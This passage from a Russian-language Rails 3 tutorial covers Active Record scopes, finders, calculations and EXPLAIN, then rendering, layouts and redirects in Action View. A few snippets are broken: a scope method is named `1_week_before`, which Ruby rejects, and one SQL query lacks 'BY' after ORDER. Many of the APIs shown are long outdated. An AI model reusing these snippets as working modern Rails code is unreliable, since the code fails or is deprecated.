
```
Post.1_week_before(Time.zone.now)
```

Однако, это всего лишь дублирование функциональности, которая должна быть предоставлена методом класса.

```
class Post < ActiveRecord::Base
  def self.1_week_before(time)
    where("created_at < ?", time)
  end
end
```

Использование метода класса — более предпочтительный способ принятия аргументов скоупом. Эти методы также будут доступны на связанных объектах:

```
category.posts.1_week_before(time)
```

Работа со скоупами

Когда требуется реляционный объект, может пригодиться метод `scoped`. Он возвратит объект `ActiveRecord::Relation`, к которому можно впоследствии применить другие скоупы. Это полезно при применении на связях:

```
client = Client.find_by_first_name("Ryan")
orders = client.orders.scoped
```

Для полученного объекта `orders` можно применить дополнительные скоупы. Например, если хотите вернуть заказы только за последние 30 дней.

```
orders.where("created_at > ?", 30.days.ago)
```

Применение скоупа по умолчанию

Если хотите, чтобы скоуп был применен ко всем запросам к модели, можно использовать метод `default_scope` в самой модели.

```
class Client < ActiveRecord::Base
  default_scope where("removed_at IS NULL")
end
```

Когда запросы для этой модели будут выполняться, запрос SQL теперь будет выглядеть примерно так:

```
SELECT * FROM clients WHERE removed_at IS NULL
```

Удаление всех скоупов

Если хотите удалить скоупы по какой-то причине, можете использовать метод `unscoped`. Это особенно полезно, если в модели определен `default_scope`, и он не должен быть применен для конкретно этого запроса.

```
Client.unscoped.all
```

Этот метод удаляет все скоупы и выполняет обычный запрос к таблице.

Динамический поиск

Для каждого поля (также называемого атрибутом), определенного в вашей таблице, Active Record предоставляет метод поиска. Например, если есть поле `first_name` в вашей модели `Client`, вы на халяву получаете `find_by_first_name` и `find_all_by_first_name` от Active Record. Если также есть поле `locked` в модели `Client`, вы также получаете `find_by_locked` и `find_all_by_locked`.

Вы можете также выполнять методы `find_last_by_*`, которые найдут последнюю запись, соответствующую аргументу.

Можете определить восклицательный знак (!) в конце динамического поиска, чтобы он вызвал ошибку `ActiveRecord::RecordNotFound`, если не возвратит ни одной записи, например так `Client.find_by_name!("Ryan")`

Если хотите искать и по `first_name`, и по `locked`, можете сцепить эти поиски вместе, просто написав “and” между полями, например `Client.find_by_first_name_and_locked("Ryan", true)`.

В Rails 3.1 и ниже, когда количество аргументов, переданных в метод динамического поиска, меньше количества полей, скажем `Client.find_by_name_and_locked("Ryan")`, как отсутствующий аргумент передавался `nil`. Такое поведение получилось непреднамеренно и будет изменено в Rails 3.2 на вызов `ArgumentError`.

Поиск или создание нового объекта

Нормально, если вам нужно найти запись или создать ее, если она не существует. Это осуществимо с помощью методов `first_or_create` и `first_or_create!`.

first_or_create

Метод `first_or_create` проверяет, возвращает ли `first` `nil` или нет. Если он возвращает `nil`, то вызывается `create`. Это очень эффективно в сочетании с методом `where`. Давайте рассмотрим пример.

Предположим, вы хотите найти клиента по имени 'Andy', и, если такого нет, создать его и дополнительно установить его атрибут `locked` в `false`. Это можно сделать, выполнив:

```
Client.where(:first_name => 'Andy').first_or_create(:locked => false)
# => #<Client id: 1, first_name: "Andy", orders_count: 0, locked: false, created_at: "2011-08-30 06:09:27",
      updated_at: "2011-08-30 06:09:27">
```

SQL, генерируемый этим методом, выглядит так:

```
SELECT * FROM clients WHERE (clients.first_name = 'Andy') LIMIT 1
BEGIN
INSERT INTO clients (created_at, first_name, locked, orders_count, updated_at)
  VALUES ('2011-08-30 05:22:57', 'Andy', 0, NULL, '2011-08-30 05:22:57')
COMMIT
```

`first_or_create` возвращает либо уже существующую запись, либо новую запись. В нашем случае, у нас еще нет клиента с именем Andy, поэтому запись будет создана и возвращена.

Новая запись может быть не сохранена в базу данных; это зависит от того, прошли валидации или нет (подобно `create`).

Стоит также отметить, что `first_or_create` учитывает аргументы в методе `where`. В вышеуказанном примере мы явно не передавали аргумент `:first_name => 'Andy'` в `first_or_create`. Однако, он был использован при создании новой записи, поскольку уже был передан ранее в методе `where`.

То же самое можно делать с помощью метода `find_or_create_by`:

```
Client.find_or_create_by_first_name(:first_name => "Andy", :locked => false)
```

Этот метод все еще работает, но рекомендуется использовать `first_or_create`, потому что он более явно указывает, какие аргументы использовать для *поиска* записи, а какие использовать для *создания*, что в итоге приводит к меньшей запутанности.

first_or_create!

Можно также использовать `first_or_create!`, чтобы вызвать исключение, если новая запись невалидна. Валидации не раскрываются в этом руководстве, но давайте на момент предположим, что вы временно добавили

```
validates :orders_count, :presence => true
```

в модель `Client`. Если попытаетесь создать нового `Client` без передачи `orders_count`, запись будет невалидной и будет вызвано исключение:

```
Client.where(:first_name => 'Andy').first_or_create!(:locked => false)
# => ActiveRecord::RecordInvalid: Validation failed: Orders count can't be blank
```

first_or_initialize

Метод `first_or_initialize` работает похоже на `first_or_create`, но он вызывает не `create`, а `new`. Это означает, что новый экземпляр модели будет создан в памяти, но не будет сохранен в базу данных. Продолжая пример с `first_or_create`, теперь мы хотим клиента по имени 'Nick':

```
nick = Client.where(:first_name => 'Nick').first_or_initialize(:locked => false)
# => <Client id: nil, first_name: "Nick", orders_count: 0, locked: false, created_at: "2011-08-30 06:09:27",
      updated_at: "2011-08-30 06:09:27">
```

```
nick.persisted?
# => false
```

```
nick.new_record?
# => true
```

Поскольку объект еще не сохранен в базу данных, создаваемый SQL выглядит так:

```
SELECT * FROM clients WHERE (clients.first_name = 'Nick') LIMIT 1
```

Когда захотите сохранить его в базу данных, просто вызовите `save`:

```
nick.save
# => true
```

Поиск с помощью SQL

Если вы предпочитаете использовать собственные запросы SQL для поиска записей в таблице, можете использовать `find_by_sql`. Метод `find_by_sql` возвратит массив объектов, даже если лежащий в основе запрос вернет всего лишь одну запись. Например, можете запустить такой запрос:

```
Client.find_by_sql("SELECT * FROM clients
  INNER JOIN orders ON clients.id = orders.client_id
  ORDER clients.created_at desc")
```

`find_by_sql` предоставляет простой способ создания произвольных запросов к базе данных и получения экземпляров

объектов.

select_all

У `find_by_sql` есть близкий родственник, называемый `connection#select_all`. `select_all` получит объекты из базы данных, используя произвольный SQL, как и в `find_by_sql`, но не создаст их экземпляры. Вместо этого, вы получите массив хэшей, где каждый хэш указывает на запись.

```
Client.connection.select_all("SELECT * FROM clients WHERE id = '1'")
```

pluck

`pluck` может быть использован для запроса отдельного столбца из таблицы, лежащей в основе модели. Он принимает имя столбца как аргумент и возвращает массив значений определенного столбца соответствующего типа данных.

```
Client.where(:active => true).pluck(:id)
# SELECT id FROM clients WHERE active = 1
```

```
Client.uniq.pluck(:role)
# SELECT DISTINCT role FROM clients
```

`pluck` позволяет заменить такой код

```
Client.select(:id).map { |c| c.id }
```

на

```
Client.pluck(:id)
```

Существование объектов

Если вы просто хотите проверить существование объекта, есть метод, называемый `exists?`. Этот метод запрашивает базу данных, используя тот же запрос, что и `find`, но вместо возврата объекта или коллекции объектов, он возвращает или `true`, или `false`.

```
Client.exists?(1)
```

Метод `exists?` также принимает несколько `id`, при этом возвращает `true`, если хотя бы одна запись из них существует.

```
Client.exists?(1,2,3)
#или
Client.exists?([1,2,3])
```

Более того, `exists` принимает опцию `conditions` подобно этому:

```
Client.where(:first_name => 'Ryan').exists?
```

Даже возможно использовать `exists?` без аргументов:

```
Client.exists?
```

Это возвратит `false`, если таблица `clients` пустая, и `true` в противном случае.

Для проверки на существование также можно использовать `any?` и `many?` на модели или `relation`.

```
# на модели
Post.any?
Post.many?
```

```
# на именнованном скоупе
Post.recent.any?
Post.recent.many?
```

```
# на relation
Post.where(:published => true).any?
Post.where(:published => true).many?
```

```
# на связи
Post.first.categories.any?
Post.first.categories.many?
```

Вычисления

Этот раздел использует `count` для примера из [преамбулы](#), но описанные опции применяются ко всем подразделам.

Все методы вычисления работают прямо на модели:

```
Client.count
# SELECT count(*) AS count_all FROM clients
```

Или на `relation`:

```
Client.where(:first_name => 'Ryan').count
# SELECT count(*) AS count_all FROM clients WHERE (first_name = 'Ryan')
```

Можете также использовать различные методы поиска на `relation` для выполнения сложных вычислений:

```
Client.includes("orders").where(:first_name => 'Ryan', :orders => {:status => 'received'}).count
```

Что выполнит:

```
SELECT count(DISTINCT clients.id) AS count_all FROM clients
LEFT OUTER JOIN orders ON orders.client_id = client.id WHERE
(clients.first_name = 'Ryan' AND orders.status = 'received')
```

Количество

Если хотите увидеть, сколько записей есть в таблице модели, можете вызвать `Client.count`, и он возвратит число. Если хотите быть более определенным и найти всех клиентов с присутствующим в базе данных возрастом, используйте `Client.count(:age)`.

Про опции смотрите выше [Вычисления](#).

Среднее

Если хотите увидеть среднее значение определенного показателя в одной из ваших таблиц, можно вызвать метод `average` для класса, относящегося к таблице. Вызов этого метода выглядит так:

```
Client.average("orders_count")
```

Это возвратит число (возможно, с плавающей запятой, такое как 3.14159265), представляющее среднее значение поля. Про опции смотрите выше [Вычисления](#).

Минимум

Если хотите найти минимальное значение поля в таблице, можете вызвать метод `minimum` для класса, относящегося к таблице. Вызов этого метода выглядит так:

```
Client.minimum("age")
```

Про опции смотрите выше [Вычисления](#).

Максимум

Если хотите найти максимальное значение поля в таблице, можете вызвать метод `maximum` для класса, относящегося к таблице. Вызов этого метода выглядит так:

```
Client.maximum("age")
```

Про опции смотрите выше [Вычисления](#).

Сумма

Если хотите найти сумму полей для всех записей в таблице, можете вызвать метод `sum` для класса, относящегося к таблице. Вызов этого метода выглядит так:

```
Client.sum("orders_count")
```

Про опции смотрите выше [Вычисления](#).

Запуск EXPLAIN

Можно запустить EXPLAIN на запросах, вызываемых в `relations`. Например,

```
User.where(:id => 1).joins(:posts).explain
```

может выдать в MySQL.

```
EXPLAIN for: SELECT `users`.* FROM `users` INNER JOIN `posts` ON `posts`.`user_id` = `users`.`id` WHERE `users`.`id` = 1
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | select_type | table | type | possible_keys | key | key_len | ref | rows | Extra |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | SIMPLE | users | const | PRIMARY | PRIMARY | 4 | const | 1 | |
| 1 | SIMPLE | posts | ALL | NULL | NULL | NULL | NULL | 1 | Using where |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

Active Record применяет красивое форматирование, эмулирующее оболочку одной из баз данных. Таким образом, запуск того же запроса в адаптере PostgreSQL выдаст вместо этого

```
EXPLAIN for: SELECT "users".* FROM "users" INNER JOIN "posts" ON "posts"."user_id" = "users"."id" WHERE "users"."id" = 1
QUERY PLAN
-----
Nested Loop Left Join  (cost=0.00..37.24 rows=8 width=0)
  Join Filter: (posts.user_id = users.id)
    -> Index Scan using users_pkey on users  (cost=0.00..8.27 rows=1 width=4)
        Index Cond: (id = 1)
    -> Seq Scan on posts  (cost=0.00..28.88 rows=8 width=4)
        Filter: (posts.user_id = 1)
(6 rows)
```

Нетерпеливая загрузка может вызвать более одного запроса за раз, и некоторые запросы могут нуждаться в результате предыдущих. Поэтому `explain` фактически запускает запрос, а затем узнает о дальнейших планах по запросам. Например,

```
User.where(:id => 1).includes(:posts).explain
```

выдаст в MySQL.

```
EXPLAIN for: SELECT `users`.* FROM `users` WHERE `users`.`id` = 1
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | select_type | table | type | possible_keys | key | key_len | ref | rows | Extra |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | SIMPLE | users | const | PRIMARY | PRIMARY | 4 | const | 1 | |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)

EXPLAIN for: SELECT `posts`.* FROM `posts` WHERE `posts`.`user_id` IN (1)
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | select_type | table | type | possible_keys | key | key_len | ref | rows | Extra |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | SIMPLE | posts | ALL | NULL | NULL | NULL | NULL | 1 | Using where |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Автоматический EXPLAIN

Active Record способен запускать EXPLAIN автоматически для медленных запросов и логировать его результат. Эта возможность управляется конфигурационным параметром

```
config.active_record.auto_explain_threshold_in_seconds
```

Если установить число, то у любого запроса, превышающего заданное количество секунд, будет автоматически включен и залогирован EXPLAIN. В случае с relations, порог сравнивается с общим временем, необходимым для извлечения записей. Таким образом, relation рассматривается как рабочая единица, вне зависимости от того, что применение нетерпеливой загрузки может вызвать несколько запросов за раз.

Порог nil отключает автоматические EXPLAIN-ы.

Порог по умолчанию в режиме development 0.5 секунды, и nil в режимах test и production.

Отключение автоматического EXPLAIN

Автоматический EXPLAIN может быть выборочно приглушен с помощью ActiveRecord::Base.silence_auto_explain:

```
ActiveRecord::Base.silence_auto_explain do
  # здесь не будет включаться автоматический EXPLAIN
end
```

Это полезно для запросов, о которых вы знаете, что они медленные, но правильные, наподобие тяжелых отчетов в административном интерфейсе.

Как следует из имени, silence_auto_explain only приглушает только автоматические EXPLAIN-ы. Явный вызов ActiveRecord::Relation#explain запустится.

Интерпретация EXPLAIN

Интерпретация результатов EXPLAIN находится за рамками этого руководства. Может быть полезной следующая информация:

- SQLite3: [EXPLAIN QUERY PLAN](#)
- MySQL: [EXPLAIN Output Format](#)
- PostgreSQL: [Using EXPLAIN](#)

5. Макеты и рендеринг в Rails

Это руководство раскрывает основы возможностей макетов Action Controller и Action View. Изучив его, вы сможете:

- Использовать различные методы рендеринга, встроенные в Rails
- Создавать макеты с несколькими разделами содержимого
- Использовать частичные шаблоны для соблюдения принципа DRY в ваших вьюхах
- Использовать вложенные макеты (подшаблоны)

Обзор: как кусочки складываются вместе

Это руководство сосредотачивается на взаимодействии между контроллером и вьюхой (представлением) в треугольнике модель-представление-контроллер (MVC). Как вы знаете, контроллер ответственен за управление целым процессом обслуживания запросов в Rails, хотя обычно любой серьезный код переносится в модель. Но когда приходит время послать ответ обратно пользователю, контроллер передает все вьюхе. Именно эта передача является предметом данного руководства.

В общих чертах все связано с решением, что же должно быть послано как ответ, и вызовом подходящего метода для создания этого ответа. Если ответом является полноценная вьюха, Rails также проводит дополнительную работу по упаковыванию вьюхи в макет и, возможно, по вставке частичных вьюх. В общем, все эти этапы вы увидите сами в следующих разделах.

Создание откликов (часть первая)

С точки зрения контроллера есть три способа создать отклик HTTP:

- Вызвать `render` для создания полного отклика, возвращаемого браузеру
- Вызвать `redirect_to` для передачи браузеру кода переадресации HTTP
- Вызвать `head` для создания отклика, включающего только заголовки HTTP, возвращаемого браузеру

Мы раскроем каждый из этих методов по очереди. Но сначала немного о самой простой вещи, которую может делать контроллер для создания отклика: не делать ничего.

Рендеринг по умолчанию: соглашение над конфигурацией в действии

Вы уже слышали, что Rails содействует принципу “convention over configuration”. Рендеринг по умолчанию – прекрасный пример этого. По умолчанию контроллеры в Rails автоматически рендерят вьюхи с именами, соответствующими экшну. Например, если есть такой код в Вашем классе `BooksController`:

```
class BooksController < ApplicationController
end
```

И следующее в файле маршрутов:

```
resources :books
```

И у вас имеется файл вьюхи `app/views/books/index.html.erb`:

```
<h1>Books are coming soon!</h1>
```

Rails автоматически отрендерит `app/views/books/index.html.erb` при переходе на адрес `/books`, и вы увидите на экране надпись “Books are coming soon!”

Однако это сообщение минимально полезно, поэтому вскоре вы создадите модель `Book` и добавите экшн `index` в `BooksController`:

```
class BooksController < ApplicationController
  def index
    @books = Book.all
  end
end
```

Снова отметьте, что у нас соглашения превыше конфигурации в том, что отсутствует избыточный рендер в конце этого экшна `index`. Правило в том, что не нужно что-то избыточно рендерить в конце экшна контроллера, rails будет искать шаблон `action_name.html.erb` по пути вьюх контроллера и отрендерит его, поэтому в нашем случае Rails отрендерит файл `app/views/books/index.html.erb`.

Итак, в нашей вьюхе мы хотим отобразить свойства всех книг, это делается с помощью шаблона ERB, подобного следующему:

```
<h1>Listing Books</h1>
```

```
<table>
```

```
<tr>
  <th>Title</th>
  <th>Summary</th>
  <th></th>
  <th></th>
  <th></th>
</tr>

<% @books.each do |book| %>
  <tr>
    <td><%= book.title %></td>
    <td><%= book.content %></td>
    <td><%= link_to 'Show', book %></td>
    <td><%= link_to 'Edit', edit_book_path(book) %></td>
    <td><%= link_to 'Remove', book, :confirm => 'Are you sure?', :method => :delete %></td>
  </tr>
<% end %>
</table>

<br />

<%= link_to 'New book', new_book_path %>
```

Фактически рендеринг осуществляется подклассами `ActionView::TemplateHandlers`. Мы не будем углубляться в этот процесс, но важно знать, что расширение файла вьюхи контролирует выбор обработчика шаблона. Начиная с Rails 2, стандартные расширения это `.erb` для ERB (HTML со встроенным Ruby) и `.builder` для Builder (генератор XML).

Использование `render`

Во многих случаях метод `ActionController::Base#render` выполняет большую работу по рендерингу содержимого Вашего приложения для использования в браузере. Имеются различные способы настройки возможностей `render`. Вы можете рендерить вьюху по умолчанию для шаблона Rails, или определенный шаблон, или файл, или встроенный код, или совсем ничего. Можно рендерить текст, JSON или XML. Также можно определить тип содержимого или статус HTTP отрендеренного отклика.

Если хотите увидеть точные результаты вызова `render` без необходимости смотреть его в браузере, можете вызвать `render_to_string`. Этот метод принимает те же самые опции, что и `render`, но возвращает строку вместо отклика для браузера.

Не рендерим ничего

Самое простое, что мы можем сделать с `render` это не рендерить ничего:

```
render :nothing => true
```

Если взглянуть на отклик, используя `cURL`, увидим следующее:

```
$ curl -i 127.0.0.1:3000/books
HTTP/1.1 200 OK
Connection: close
Date: Sun, 24 Jan 2010 09:25:18 GMT
Transfer-Encoding: chunked
Content-Type: */*; charset=utf-8
X-Runtime: 0.014297
Set-Cookie: _blog_session=...snip...; path=/; HttpOnly
Cache-Control: no-cache
```

```
$
```

Мы видим пустой отклик (нет данных после строки `Cache-Control`), но Rails установил отклик 200 OK, поэтому запрос был успешным. Можете установить опцию `:status`, чтобы изменить этот отклик. Рендеринг ничего полезен для запросов AJAX, когда все, что вы хотите вернуть браузеру, это подтверждение того, что запрос был выполнен.

Возможно следует использовать метод `head`, который рассмотрим во второй части этой главы, вместо `render :nothing`. Это придаст дополнительную гибкость и сделает явным то, что генерируются только заголовки HTTP.

Рендеринг вьюхи эшшна

Если хотите отрендерить вьюху, соответствующую другому эшкну, в тот же шаблон, можно использовать `render` с именем вьюхи:

```
def update
  @book = Book.find(params[:id])
  if @book.update_attributes(params[:book])
    redirect_to(@book)
  else
    render "edit"
  end
end
```

Если вызов `update_attributes` проваливается, вызов экшна `update` в этом контроллере отрендерит шаблон `edit.html.erb`, принадлежащий тому же контроллеру.

Если хотите, можете использовать символ вместо строки для определения экшна для рендеринга:

```
def update
  @book = Book.find(params[:id])
  if @book.update_attributes(params[:book])
    redirect_to(@book)
  else
    render :edit
  end
end
```

Чтобы быть точным, можете использовать `render` с опцией `:action` (хотя это не является необходимым в Rails 3.0):

```
def update
  @book = Book.find(params[:id])
  if @book.update_attributes(params[:book])
    redirect_to(@book)
  else
    render :action => "edit"
  end
end
```

Использование `render :action` – частый источник путаницы для новичков в Rails. Определенный экшн используется для определения, какую рендерить вьюху, но Rails *не* запускает какой-либо код для этого экшна в контроллере. Любые переменные экземпляра, которые требуются во вьюхе, должны быть определены в текущем экшне до вызова `render`.

Рендеринг шаблона экшна из другого контроллера

Что, если вы хотите отрендерить шаблон из абсолютно другого контроллера? Это можно также сделать с `render`, который принимает полный путь шаблона для рендера (относительно `app/views`). Например, если запускаем код в `AdminProductsController` который находится в `app/controllers/admin`, можете отрендерить результат экшна в шаблон в `app/views/products` следующим образом:

```
render 'products/show'
```

Rails знает, что эта вьюха принадлежит к другому контроллеру, поскольку содержит символ слэша в строке. Если хотите быть точными, можете использовать опцию `:template` (которая требовалась в Rails 2.2 и более ранних):

```
render :template => 'products/show'
```

Рендеринг произвольного файла

Метод `render` также может использовать вьюху, которая расположена вне вашего приложения (возможно, вы совместно используете вьюхи двумя приложениями на Rails):

```
render "/u/apps/warehouse_app/current/app/views/products/show"
```

Rails определяет, что это рендер файла по начальному символу слэша. Если хотите быть точным, можете использовать опцию `:file` (которая требовалась в Rails 2.2 и более ранних):

```
render :file =>
  "/u/apps/warehouse_app/current/app/views/products/show"
```

Опция `:file` принимает абсолютный путь в файловой системе. Разумеется, вам необходимы права на просмотр того, что вы используете для рендера.

По умолчанию файл рендериться без использования текущего макета. Если Вы хотите, чтобы Rails вложил файл в текущий макет, необходимо добавить опцию `:layout => true`.

Если вы работаете под Microsoft Windows, то должны использовать опцию `:file` для рендера файла, потому что имена файлов Windows не имеют тот же формат, как имена файлов Unix.

Навороченность

Вышеописанные три метода рендера (рендеринг другого шаблона в контроллере, рендеринг шаблона в другом контроллере и рендеринг произвольного файла в файловой системе) на самом деле являются вариантами одного и того же экшна.

Фактически в методе `BooksController`, в экшне `edit`, в котором мы хотим отрендерить шаблон `edit`, если книга не была успешно обновлена, все нижеследующие вызовы отрендерят шаблон `edit.html.erb` в директории `views/books`:

```
render :edit
render :action => :edit
render 'edit'
```



```
render 'edit.html.erb'
render :action => 'edit'
render :action => 'edit.html.erb'
render 'books/edit'
render 'books/edit.html.erb'
render :template => 'books/edit'
render :template => 'books/edit.html.erb'
render '/path/to/rails/app/views/books/edit'
render '/path/to/rails/app/views/books/edit.html.erb'
render :file => '/path/to/rails/app/views/books/edit'
render :file => '/path/to/rails/app/views/books/edit.html.erb'
```

Какой из них вы будете использовать – это вопрос стиля и соглашений, но практическое правило заключается в использовании простейшего, которое имеет смысл для кода и написания.

Использование `render` с `:inline`

Метод `render` вполне может обойтись без вьюхи, если вы используете опцию `:inline` для поддержки ERB, как части вызова метода. Это вполне валидно:

```
render :inline =>
  "<% products.each do |p| %><p><%= p.name %></p><% end %>"
```

Должно быть серьезное основание для использования этой опции. Вкрапление ERB в контроллер нарушает MVC ориентированность Rails и создает трудности для других разработчиков в следовании логике вашего проекта. Вместо этого используйте отдельную erb-вьюху.

По умолчанию встроенный рендеринг использует ERb. Можете принудить использовать вместо этого Builder с помощью опции `:type`:

```
render :inline =>
  "xml.p {'Horrid coding practice!'}", :type => :builder
```

Рендеринг текста

Вы можете послать простой текст – совсем без разметки – обратно браузеру с использованием опции `:text` в `render`:

```
render :text => "OK"
```

Рендеринг чистого текста наиболее полезен, когда вы делаете AJAX отклик, или отвечаете на запросы веб-сервиса, ожидающего что-то иное, чем HTML.

По умолчанию при использовании опции `:text` текст рендериться без использования текущего макета. Если хотите, чтобы Rails вложил текст в текущий макет, необходимо добавить опцию `:layout => true`

Рендеринг JSON

JSON – это формат данных javascript, используемый многими библиотеками AJAX. Rails имеет встроенную поддержку для конвертации объектов в JSON и рендеринга этого JSON браузеру:

```
render :json => @product
```

Не нужно вызывать `to_json` в объекте, который хотите рендерить. Если используется опция `:json`, `render` автоматически вызовет `to_json` за вас.

Рендеринг XML

Rails также имеет встроенную поддержку для конвертации объектов в XML и рендеринга этого XML для вызывающего:

```
render :xml => @product
```

Не нужно вызывать `to_xml` в объекте, который хотите рендерить. Если используется опция `:xml`, `render` автоматически вызовет `to_xml` за вас.

Рендеринг внешнего JavaScript

Rails может рендерить чистый JavaScript:

```
render :js => "alert('Hello Rails');"
```

Это пошлет указанную строку в браузер с типом MIME `text/javascript`.

Опции для `render`

Вызов метода `render` как правило принимает четыре опции:

- :content_type
- :layout
- :status
- :location

Опция :content_type

По умолчанию Rails укажет результатам операции рендеринга тип содержимого MIME text/html (или application/json если используется опция :json, или application/xml для опции :xml). Иногда бывает так, что вы хотите изменить это, и тогда можете настроить опцию :content_type:

```
render :file => filename, :content_type => 'application/rss'
```

h6 .Опция :layout

С большинством опций для render, отрендеренное содержимое отображается как часть текущего макета. Вы узнаете более подробно о макетах, и как их использовать, позже в этом руководстве.

Опция :layout нужна, чтобы сообщить Rails использовать определенный файл как макет для текущего экшна:

```
render :layout => 'special_layout'
```

Также можно сообщить Rails рендерить вообще без макета:

```
render :layout => false
```

Опция :status

Rails автоматически сгенерирует отклик с корректным кодом статуса HTML (в большинстве случаев равный 200 ОК). Опцию :status можно использовать, чтобы изменить это:

```
render :status => 500
render :status => :forbidden
```

Опция :location

Опцию :location можно использовать, чтобы установить заголовок HTTP Location:

```
render :xml => photo, :location => photo_url(photo)
```

Поиск макетов

Чтобы найти текущий макет, Rails сперва смотрит файл в app/views/layouts с именем, таким же, как имя контроллера. Например, рендеринг экшнов из класса PhotosController будет использовать /app/views/layouts/photos.html.erb (или app/views/layouts/photos.builder). Если такого макета нет, Rails будет использовать /app/views/layouts/application.html.erb или /app/views/layouts/application.builder. Если нет макета .erb, Rails будет использовать макет .builder, если таковой имеется. Rails также предоставляет несколько способов более точно назначить определенные макеты отдельным контроллерам и экшням.

Определение макетов для контроллеров

Вы можете переопределить дефолтные соглашения по макетам в контроллере, используя объявление layout. Например:

```
class ProductsController < ApplicationController
  layout "inventory"
  #...
end
```

С этим объявлением каждый из методов в ProductsController будет использовать app/views/layouts/inventory.html.erb как макет.

Чтобы привязать определенный макет к приложению в целом, используйте объявление в классе ApplicationController:

```
class ApplicationController < ActionController::Base
  layout "main"
  #...
end
```

С этим объявлением каждая из вьюх во всем приложении будет использовать app/views/layouts/main.html.erb как макет.

Выбор макетов во время выполнения

Можете использовать символ для отсрочки выбора макета до тех пор, пока не будет произведен запрос:

```
class ProductsController < ApplicationController
  layout :products_layout

  def show
```

```
@product = Product.find(params[:id])
end

private
def products_layout
  @current_user.special? ? "special" : "products"
end

end
```

Теперь, если текущий пользователь является специальным, он получит специальный макет при просмотре продукта.

Можете даже использовать вложенный метод, такой как `Proc`, для определения макета. Например, если передать объект `Proc`, блок переданный в `Proc`, будет передан в экземпляр контроллера, таким образом макет может быть определен, основываясь на текущем запросе:

```
class ProductsController < ApplicationController
  layout Proc.new { |controller| controller.request.xhr? ? 'popup' : 'application' }
end
```

Условные макеты

Макеты, определенные на уровне контроллера, поддерживают опции `:only` и `:except`. Эти опции принимают либо имя метода, либо массив имен методов, соответствующих именам методов в контроллере:

```
class ProductsController < ApplicationController
  layout "product", :except => [:index, :rss]
end
```

С таким объявлением макет `product` будет использован везде, кроме методов `rss` и `index`.

Наследование макета

Объявления макетов участвуют в иерархии, и более определенное объявление макета всегда переопределяет более общее. Например:

- `application_controller.rb`

```
class ApplicationController < ActionController::Base
  layout "main"
end
```

- `posts_controller.rb`

```
class PostsController < ApplicationController
end
```

- `special_posts_controller.rb`

```
class SpecialPostsController < PostsController
  layout "special"
end
```

- `old_posts_controller.rb`

```
class OldPostsController < SpecialPostsController
  layout nil

  def show
    @post = Post.find(params[:id])
  end

  def index
    @old_posts = Post.older
    render :layout => "old"
  end
  # ...
end
```

В этом приложении:

- В целом, вьюхи будут рендериться в макет `main`
- `PostsController#index` будет использовать макет `main`
- `SpecialPostsController#index` будет использовать макет `special`
- `OldPostsController#show` не будет использовать макет совсем
- `OldPostsController#index` будет использовать макет `old`

Избегание ошибок двойного рендера

Рано или поздно, большинство разработчиков на Rails увидят сообщение об ошибке “Can only render or redirect once per

action". Хотя такое и раздражает, это относительно просто правится. Обычно такое происходит в связи с фундаментальным непониманием метода работы `render`.

Например, вот некоторый код, который вызовет эту ошибку:

```
def show
  @book = Book.find(params[:id])
  if @book.special?
    render :action => "special_show"
  end
  render :action => "regular_show"
end
```

Если `@book.special?` определяется как `true`, Rails начинает процесс рендеринга, выгружая переменную `@book` во вьюху `special_show`. Но это *не* остановит от выполнения остальной код в экшне `show`, и когда Rails достигнет конца экшна, он начнет рендерить вьюху `show` – и выдаст ошибку. Решение простое: убедитесь, что у вас есть только один вызов `render` или `redirect` за один проход. Еще может помочь такая вещь, как `and return`. Вот исправленная версия метода:

```
def show
  @book = Book.find(params[:id])
  if @book.special?
    render :action => "special_show" and return
  end
  render :action => "regular_show"
end
```

Убедитесь, что используете `and return` вместо `&& return`, поскольку `&& return` не будет работать в связи с приоритетом операторов в языке Ruby.

Отметьте, что неявный рендер, выполняемый ActionController, определяет, был ли вызван `render` поэтому следующий код будет работать без проблем:

```
def show
  @book = Book.find(params[:id])
  if @book.special?
    render :action => "special_show"
  end
end
```

Это отрендерит книгу с заданным `special?` с помощью шаблона `special_show`, в то время как остальные книги будут рендериться с дефолтным шаблоном `show`.

В [продолжении](#) будут раскрыты вопросы использования `redirect_to` и `head`

Создание откликов (часть вторая)

[>>> Первая часть.](#)

Использование `redirect_to`

Другой способ управлять возвратом отклика на запрос HTTP – с помощью `redirect_to`. Как вы видели, `render` говорит Rails, какую вьюху (или иной ресурс) использовать в создании ответа. Метод `redirect_to` делает нечто полностью отличное: он говорит браузеру послать новый запрос по другому URL. Например, можно перенаправить из того места, где сейчас выполняется код, в индекс фотографий вашего приложения, с помощью этого вызова:

```
redirect_to photos_url
```

`redirect_to` можно использовать с любыми аргументами, которые могут использоваться с `link_to` или `url_for`. Также имеется специальное перенаправление, посылающее пользователя обратно на страницу, с которой он пришел:

```
redirect_to :back
```

Получение различного кода статуса перенаправления

Rails использует код статуса HTTP 302, временное перенаправление, при вызове `redirect_to`. Если хотите использовать иной код статуса, возможно 301, постоянное перенаправление, можете использовать опцию `:status`:

```
redirect_to photos_path, :status => 301
```

Подобно опции `:status` для `render`, `:status` для `redirect_to` принимает и числовые, и символьные обозначения заголовка.

Различие между `render` и `redirect_to`

Иногда неопытные разработчики думают о `redirect_to` как о разновидности команды `goto`, перемещающую выполнение из одного места в другое в вашем коде Rails. Это *не* правильно. Ваш код останавливается и ждет нового запроса от браузера. Просто получается так, что вы говорите браузеру, какой запрос он должен сделать следующим, возвращая код статуса HTTP

302.

Рассмотрим эти экшны, чтобы увидеть разницу:

```
def index
  @books = Book.all
end

def show
  @book = Book.find_by_id(params[:id])
  if @book.nil?
    render :action => "index"
  end
end
```

С кодом в такой форме, вероятно, будет проблема, если переменная `@book` равна `nil`. Помните, `render :action` не запускает какой-либо код в указанном экшне, таким образом ничего не будет присвоено переменной `@books`, которую возможно требует вьюха `index`. Способ исправить это – использовать перенаправление вместо рендера:

```
def index
  @books = Book.all
end

def show
  @book = Book.find_by_id(params[:id])
  if @book.nil?
    redirect_to :action => :index
  end
end
```
